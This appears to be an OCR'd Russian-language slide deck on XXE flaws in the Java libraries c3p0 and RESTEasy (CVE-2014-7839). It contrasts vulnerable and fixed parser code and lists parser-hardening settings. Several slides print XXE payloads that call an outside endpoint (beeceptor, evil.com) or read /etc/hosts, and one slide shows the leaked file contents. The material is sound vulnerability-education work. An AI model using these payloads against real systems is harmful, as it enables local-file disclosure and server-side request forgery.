
```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE JokerConf [
  <!ENTITY xxe SYSTEM "https://*free.beeceptor.com/xxe_endpoint">
]>
<JokerConf>
    &xxe;
</JokerConf>
```


```
{
 "user-agent": "Java/19.0.2",
 "accept": "*/*",
 "x-forwarded-for": "[redacted]",
 "x-forwarded-host": "[redacted].free.beeceptor.com",
 "x-forwarded-proto": "https",
 "accept-encoding": "gzip"
}
```

# c3p0



# c3p0




# c3p0: malicious XML

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE JokerConf [
  <!ENTITY xxe SYSTEM "https://*free.beeceptor.com/xxe_endpoint">
]>
<JokerConf>
    &xxe;
</JokerConf>
```

# c3p0: malicious XML

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE JokerConf [
  <!ENTITY xxe SYSTEM "file:///etc/hosts">
]>
<c3p0-config>
    <default-config>
        <property name="xxe">
            &xxe;
        </property>
    </default-config>
</c3p0-config>
```




```
##
# Host Database
#
# localhost is used to configure the loopback interface
# when the system is booting.  Do not change this entry.
##
127.0.0.1   localhost
255.255.255.255 broadcasthost
::1             localhost
```

# c3p0: до фикса


```
public static C3P0Config
extractXmlConfigFromInputStream(InputStream is)
  throws ... {

    DocumentBuilderFactory fact = DocumentBuilderFactory.newInstance();
    DocumentBuilder db = fact.newDocumentBuilder();
    Document doc = db.parse(is);

    return extractConfigFromXmlDoc(doc);
}
```

# c3p0: после фикса (v0.9.5.3)

```
public static C3P0Config
extractXmlConfigFromInputStream(InputStream is, boolean expandEntityReferences)
  throws ... {
    DocumentBuilderFactory fact = DocumentBuilderFactory.newInstance();

    fact.setExpandEntityReferences(expandEntityReferences);

    DocumentBuilder db = fact.newDocumentBuilder();
    Document doc = db.parse(is);
    return extractConfigFromXmlDoc(doc);
}
```

# c3p0: API после фикса (v0.9.5.3)


```
private void PoC(InputStream xmlConfigStream) throws ... {

  boolean expandEntityReference = false;

  var config =
    C3P0ConfigXmlUtils.extractXmlConfigFromInputStream(
      xmlConfigStream,
      expandEntityReference);
  ...
}
```



# c3p0: malicious XML

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE JokerConf [
  <!ENTITY xxe SYSTEM
           "https://*free.beeceptor.com/xxe_endpoint">
]>
<JokerConf>
    &xxe;
</JokerConf>
```

# c3p0: v0.9.5.3



# c3p0: после фикса (v0.9.5.3)

```
public static C3P0Config
extractXmlConfigFromInputStream(InputStream is, boolean expandEntityReferences)
  throws ... {
    DocumentBuilderFactory fact = DocumentBuilderFactory.newInstance();

    fact.setExpandEntityReferences(expandEntityReferences);

    DocumentBuilder db = fact.newDocumentBuilder();
    Document doc = db.parse(is);
    return extractConfigFromXmlDoc(doc);
}
```


# c3p0: malicious XML

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE JokerConf [
  <!ENTITY xxe SYSTEM "https://evil.com/xxe_endpoint">
]>
<JokerConf>
    &xxe;
</JokerConf>
```

# c3p0: malicious XML

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE JokerConf [
  <!ENTITY % xxe SYSTEM "https://evil.com/xxe_endpoint">
  %xxe;
]>
<JokerConf>
</JokerConf>
```

# c3p0: v0.9.5.3



# c3p0: v0.9.5.3

```
public static C3P0Config
extractXmlConfigFromInputStream(InputStream is, boolean expandEntityReferences)
  throws ... {
    DocumentBuilderFactory fact = DocumentBuilderFactory.newInstance();

    fact.setExpandEntityReferences(expandEntityReferences);

    DocumentBuilder db = fact.newDocumentBuilder();
    Document doc = db.parse(is);
    return extractConfigFromXmlDoc(doc);
}
```


# c3p0: v0.9.5.5

```
public static C3P0Config
extractXmlConfigFromInputStream(InputStream is, boolean usePermissiveParser)
  throws ... {
    DocumentBuilderFactory fact = DocumentBuilderFactory.newInstance();

    if (!usePermissiveParser) {
        cautionDocumentBuilderFactory(fact);
    }

    DocumentBuilder db = fact.newDocumentBuilder();
    Document doc = db.parse(is);
    return extractConfigFromXmlDoc(doc);
}
```

# c3p0: v0.9.5.5

```
private static void
cautionDocumentBuilderFactory(DocumentBuilderFactory dbf) {
  attemptSetFeature(dbf, "http://apache.org/xml/features/disallow-doctype-decl", true);
  attemptSetFeature(dbf, "http://xerces.apache.org/xerces-j/features.html#external-general-entities", false);
  attemptSetFeature(dbf, "http://xerces.apache.org/xerces2-j/features.html#external-general-entities", false);
  attemptSetFeature(dbf, "http://xml.org/sax/features/external-general-entities", false);
  attemptSetFeature(dbf, "http://xerces.apache.org/xerces-j/features.html#external-parameter-entities", false);
  attemptSetFeature(dbf, "http://xerces.apache.org/xerces2-j/features.html#external-parameter-entities", false);
  attemptSetFeature(dbf, "http://xml.org/sax/features/external-parameter-entities", false);
  attemptSetFeature(dbf, "http://apache.org/xml/features/nonvalidating/load-external-dtd", false);
  dbf.setXIncludeAware(false);
  dbf.setExpandEntityReferences(false);
}
```

# c3p0: v0.9.5.5



# RESTEasy

# RESTEasy: CVE-2014-7839

- Страница проекта: https://github.com/resteasy/Resteasy
- NVD: https://nvd.nist.gov/vuln/detail/CVE-2014-7839
- GHSA: https://github.com/advisories/GHSA-pc54-pchm-xcw6
- Affected versions: <= 3.0.10.Final


# RESTEasy

```
private static void RESTEasy_PoC(InputStream xmlStream, ...)
  throws IOException
{
  RestEasyConfigWrapper wrapper = new RestEasyConfigWrapper();
  DocumentProvider provider = new DocumentProvider(wrapper);

  var doc = provider.readFrom(..., xmlStream);
}
```

# RESTEasy

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE JokerConf [
  <!ENTITY queryEntity SYSTEM
           "https://*.free.beeceptor.com/xxe_endpoint">
]>
<JokerConf>
  <Test>&queryEntity;</Test>
</JokerConf>
```

# RESTEasy



# RESTEasy

```
private static void RESTEasy_PoC(InputStream xmlStream, ...)
  throws IOException
{
  RestEasyConfigWrapper wrapper = new RestEasyConfigWrapper();
  DocumentProvider provider = new DocumentProvider(wrapper);

  var doc = provider.readFrom(..., xmlStream);
}
```

# RESTEasy

```
public DocumentProvider(@Context ResteasyConfiguration config) {
  ...
  try {
  String s = config.getParameter(
    ResteasyContextParameters.RESTEASY_EXPAND_ENTITY_REFERENCES);

  this.expandEntityReferences = s == null ? false
                                          : Boolean.parseBoolean(s);
  } catch (...) {
    logger.debug("Unable to retrieve config:
                  expandEntityReferences defaults to false");
  }
  ...
}
```


# RESTEasy

```
public Document readFrom(...) throws ... {
  try {
    this.documentBuilder
        .setExpandEntityReferences(this.expandEntityReferences);
    this.documentBuilder
        .setFeature("http://javax.xml.XMLConstants/feature/secure-processing",
                    this.enableSecureProcessingFeature);
    this.documentBuilder
        .setFeature("http://apache.org/xml/features/disallow-doctype-decl",
                    this.disableDTDs);
    return this.documentBuilder.newDocumentBuilder().parse(input);
  } catch (...) {
    ...
  }
}
```

# RESTEasy

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE JokerConf [
  <!ENTITY queryEntity SYSTEM
           "https://*.free.beeceptor.com/xxe_endpoint">
]>
<JokerConf>
  <Test>&queryEntity;</Test>
</JokerConf>
```

